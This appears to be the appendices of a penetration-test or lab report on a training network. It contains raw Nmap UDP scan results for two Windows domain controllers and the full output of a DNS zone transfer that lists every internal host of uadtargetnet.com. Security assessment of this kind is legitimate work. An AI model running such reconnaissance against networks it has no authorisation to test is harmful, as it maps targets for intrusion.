```

192.168.0.1 UDP

```
# Nmap 7.70 scan initiated Wed Dec 12 08:35:52 2018 as: nmap -sU -
p1-1000 -v -v -T4 -sV -oN 192.168.0.1UDP 192.168.0.1
Warning: 192.168.0.1 giving up on port because retransmission cap
hit (6).
Increasing send delay for 192.168.0.1 from 100 to 200 due to 11 out
of 13 dropped probes since last increase.
Increasing send delay for 192.168.0.1 from 200 to 400 due to 11 out
of 11 dropped probes since last increase.
```

```
Increasing send delay for 192.168.0.1 from 400 to 800 due to 11 out
of 11 dropped probes since last increase.
Increasing send delay for 192.168.0.1 from 800 to 1000 due to 11 out
of 19 dropped probes since last increase.
Nmap scan report for 192.168.0.1
Host is up, received arp-response (0.0034s latency).
Scanned at 2018-12-12 08:35:52 EST for 1124s
Not shown: 940 closed ports, 55 open|filtered ports
Reason: 940 port-unreaches and 55 no-responses
PORT    STATE SERVICE      REASON               VERSION
53/udp  open  domain       udp-response ttl 128 Microsoft DNS
6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
88/udp  open  kerberos-sec udp-response         Microsoft Windows
Kerberos (server time: 2018-12-12 13:51:20Z)
123/udp open  ntp          udp-response ttl 128 NTP v3
137/udp open  netbios-ns   udp-response ttl 128 Microsoft Windows
netbios-ssn (workgroup: UADTARGETNET)
389/udp open  ldap         udp-response ttl 128 Microsoft Windows
Active Directory LDAP (Domain: uadtargetnet.com, Site: lab-site1)
MAC Address: 00:0C:29:65:8E:40 (VMware)
Service Info: Host: SERVER1; OS: Windows; CPE:
cpe:/o:microsoft:windows_server_2008:r2:sp1,
cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Dec 12 08:54:36 2018 -- 1 IP address (1 host up)
scanned in 1124.35 seconds
```

192.168.0.2 UDP

```
# Nmap 7.70 scan initiated Wed Dec 12 08:54:36 2018 as: nmap -sU -
p1-1000 -v -v -T4 -sV -oN 192.168.0.2UDP 192.168.0.2
Increasing send delay for 192.168.0.2 from 0 to 50 due to 61 out of
152 dropped probes since last increase.
Warning: 192.168.0.2 giving up on port because retransmission cap
hit (6).
Increasing send delay for 192.168.0.2 from 200 to 400 due to 13 out
of 31 dropped probes since last increase.
Increasing send delay for 192.168.0.2 from 400 to 800 due to 11 out
of 11 dropped probes since last increase.
Increasing send delay for 192.168.0.2 from 800 to 1000 due to 11 out
of 19 dropped probes since last increase.
Nmap scan report for 192.168.0.2
Host is up, received arp-response (0.00089s latency).
Scanned at 2018-12-12 08:54:37 EST for 948s
Not shown: 969 closed ports
Reason: 969 port-unreaches
PORT    STATE         SERVICE        REASON               VERSION
6/udp   open|filtered unknown        no-response
19/udp  open|filtered chargen        no-response
42/udp  open|filtered nameserver     no-response
```

```
53/udp  open          domain         udp-response ttl 128 Microsoft
DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
67/udp  open|filtered dhcps          no-response
88/udp  open          kerberos-sec   udp-response         Microsoft
Windows Kerberos (server time: 2018-12-12 14:08:37Z)
123/udp open          ntp            udp-response ttl 128 Microsoft
NTP
134/udp open|filtered ingres-net     no-response
137/udp open          netbios-ns     udp-response ttl 128 Microsoft
Windows netbios-ssn (workgroup: UADTARGETNET)
138/udp open|filtered netbios-dgm    no-response
144/udp open|filtered news           no-response
161/udp open|filtered snmp           no-response
212/udp open|filtered anet           no-response
227/udp open|filtered unknown        no-response
281/udp open|filtered personal-link  no-response
376/udp open|filtered nip            no-response
387/udp open|filtered aurp           no-response
389/udp open          ldap           udp-response ttl 128 Microsoft
Windows Active Directory LDAP (Domain: uadtargetnet.com, Site: lab-
site1)
431/udp open|filtered utmpcd         no-response
455/udp open|filtered creativepartnr no-response
456/udp open|filtered macon          no-response
464/udp open|filtered kpasswd5       no-response
500/udp open|filtered isakmp         no-response
511/udp open|filtered passgo         no-response
587/udp open|filtered submission     no-response
619/udp open|filtered compaq-evm     no-response
773/udp open|filtered notify         no-response
805/udp open|filtered unknown        no-response
846/udp open|filtered unknown        no-response
921/udp open|filtered unknown        no-response
928/udp open|filtered unknown        no-response
MAC Address: 00:50:56:3A:42:9F (VMware)
Service Info: Host: SERVER2; OS: Windows; CPE:
cpe:/o:microsoft:windows_server_2008:r2:sp1,
cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Dec 12 09:10:25 2018 -- 1 IP address (1 host up)
scanned in 948.33 seconds
```

APPENDIX B – DNS ZONE TRANSFER

```
Using domain server:
Name: 192.168.0.2
Address: 192.168.0.2#53
Aliases:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17785
;; flags: qr ra; QUERY: 1, ANSWER: 61, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;uadtargetnet.com.           IN    AXFR

;; ANSWER SECTION:
uadtargetnet.com. 3600  IN    SOA   server2.uadtargetnet.com.
hostmaster.uadtargetnet.com. 84 900 600 86400 3600
uadtargetnet.com. 600   IN    A     192.168.0.1
uadtargetnet.com. 600   IN    A     192.168.0.2
uadtargetnet.com. 3600  IN    NS    server1.uadtargetnet.com.
uadtargetnet.com. 3600  IN    NS    server2.uadtargetnet.com.
_msdcs.uadtargetnet.com. 3600 IN    NS    server1.uadtargetnet.com.
_gc._tcp.lab-site1._sites.uadtargetnet.com. 600 IN SRV 0 100 3268
server2.uadtargetnet.com.
_gc._tcp.lab-site1._sites.uadtargetnet.com. 600 IN SRV 0 100 3268
server1.uadtargetnet.com.
_kerberos._tcp.lab-site1._sites.uadtargetnet.com. 600 IN SRV 0 100
88 server2.uadtargetnet.com.
_kerberos._tcp.lab-site1._sites.uadtargetnet.com. 600 IN SRV 0 100
88 server1.uadtargetnet.com.
_ldap._tcp.lab-site1._sites.uadtargetnet.com. 600 IN SRV 0 100 389
server2.uadtargetnet.com.
_ldap._tcp.lab-site1._sites.uadtargetnet.com. 600 IN SRV 0 100 389
server1.uadtargetnet.com.
_gc._tcp.uadtargetnet.com. 600      IN    SRV   0 100 3268
server1.uadtargetnet.com.
_gc._tcp.uadtargetnet.com. 600      IN    SRV   0 100 3268
server2.uadtargetnet.com.
_kerberos._tcp.uadtargetnet.com. 600 IN   SRV   0 100 88
server2.uadtargetnet.com.
_kerberos._tcp.uadtargetnet.com. 600 IN   SRV   0 100 88
server1.uadtargetnet.com.
_kpasswd._tcp.uadtargetnet.com.    600 IN      SRV   0 100 464
server2.uadtargetnet.com.
_kpasswd._tcp.uadtargetnet.com.    600 IN      SRV   0 100 464
server1.uadtargetnet.com.
_ldap._tcp.uadtargetnet.com. 600  IN SRV   0 100 389
server2.uadtargetnet.com.
_ldap._tcp.uadtargetnet.com. 600  IN SRV   0 100 389
server1.uadtargetnet.com.
_kerberos._udp.uadtargetnet.com. 600 IN   SRV   0 100 88
server2.uadtargetnet.com.
_kerberos._udp.uadtargetnet.com. 600 IN   SRV   0 100 88
server1.uadtargetnet.com.
```

```
_kpasswd._udp.uadtargetnet.com.     600 IN      SRV   0 100 464
server2.uadtargetnet.com.
_kpasswd._udp.uadtargetnet.com.     600 IN      SRV   0 100 464
server1.uadtargetnet.com.
b.uadtargetnet.com.     3600  IN    A     192.168.0.35
CLIENT1.uadtargetnet.com. 1200      IN    A     192.168.0.10
CLIENT2.uadtargetnet.com. 1200      IN    A     192.168.0.11
cn.uadtargetnet.com.    3600  IN    A     192.168.0.25
correo.uadtargetnet.com. 3600 IN    A     192.168.0.37
cust21.uadtargetnet.com. 3600 IN    A     192.168.0.30
cust39.uadtargetnet.com. 3600 IN    A     192.168.0.31
DomainDnsZones.uadtargetnet.com. 600 IN   A     192.168.0.2
DomainDnsZones.uadtargetnet.com. 600 IN   A     192.168.0.1
_ldap._tcp.lab-site1._sites.DomainDnsZones.uadtargetnet.com. 600 IN
SRV   0 100 389 server2.uadtargetnet.com.
_ldap._tcp.lab-site1._sites.DomainDnsZones.uadtargetnet.com. 600 IN
SRV   0 100 389 server1.uadtargetnet.com.
_ldap._tcp.DomainDnsZones.uadtargetnet.com. 600 IN SRV 0 100 389
server2.uadtargetnet.com.
_ldap._tcp.DomainDnsZones.uadtargetnet.com. 600 IN SRV 0 100 389
server1.uadtargetnet.com.
ForestDnsZones.uadtargetnet.com. 600 IN   A     192.168.0.2
ForestDnsZones.uadtargetnet.com. 600 IN   A     192.168.0.1
_ldap._tcp.lab-site1._sites.ForestDnsZones.uadtargetnet.com. 600 IN
SRV   0 100 389 server2.uadtargetnet.com.
_ldap._tcp.lab-site1._sites.ForestDnsZones.uadtargetnet.com. 600 IN
SRV   0 100 389 server1.uadtargetnet.com.
_ldap._tcp.ForestDnsZones.uadtargetnet.com. 600 IN SRV 0 100 389
server2.uadtargetnet.com.
_ldap._tcp.ForestDnsZones.uadtargetnet.com. 600 IN SRV 0 100 389
server1.uadtargetnet.com.
galerias.uadtargetnet.com. 3600     IN    A     192.168.0.33
ipmonitor.uadtargetnet.com. 3600 IN A     192.168.0.32
lib.uadtargetnet.com.   3600  IN    A     192.168.0.27
lists.uadtargetnet.com. 3600  IN    A     192.168.0.22
miami.uadtargetnet.com. 3600  IN    A     192.168.0.39
pc19.uadtargetnet.com.  3600  IN    A     192.168.0.36
pc54.uadtargetnet.com.  3600  IN    A     192.168.0.28
pc56.uadtargetnet.com.  3600  IN    A     192.168.0.23
rho.uadtargetnet.com.   3600  IN    A     192.168.0.29
rtc5.uadtargetnet.com.  3600  IN    A     192.168.0.24
secured.uadtargetnet.com. 3600      IN    A     192.168.0.21
segment-119-227.uadtargetnet.com. 3600 IN A     192.168.0.34
server1.uadtargetnet.com. 3600      IN    A     192.168.0.1
server2.uadtargetnet.com. 3600      IN    A     192.168.0.2
uranus.uadtargetnet.com. 3600 IN    A     192.168.0.38
webs.uadtargetnet.com.  3600  IN    A     192.168.0.20
wwwchat.uadtargetnet.com. 3600      IN    A     192.168.0.26
uadtargetnet.com. 3600  IN    SOA   server2.uadtargetnet.com.
hostmaster.uadtargetnet.com. 84 900 600 86400 3600

Received 2334 bytes from 192.168.0.2#53 in 165 ms
```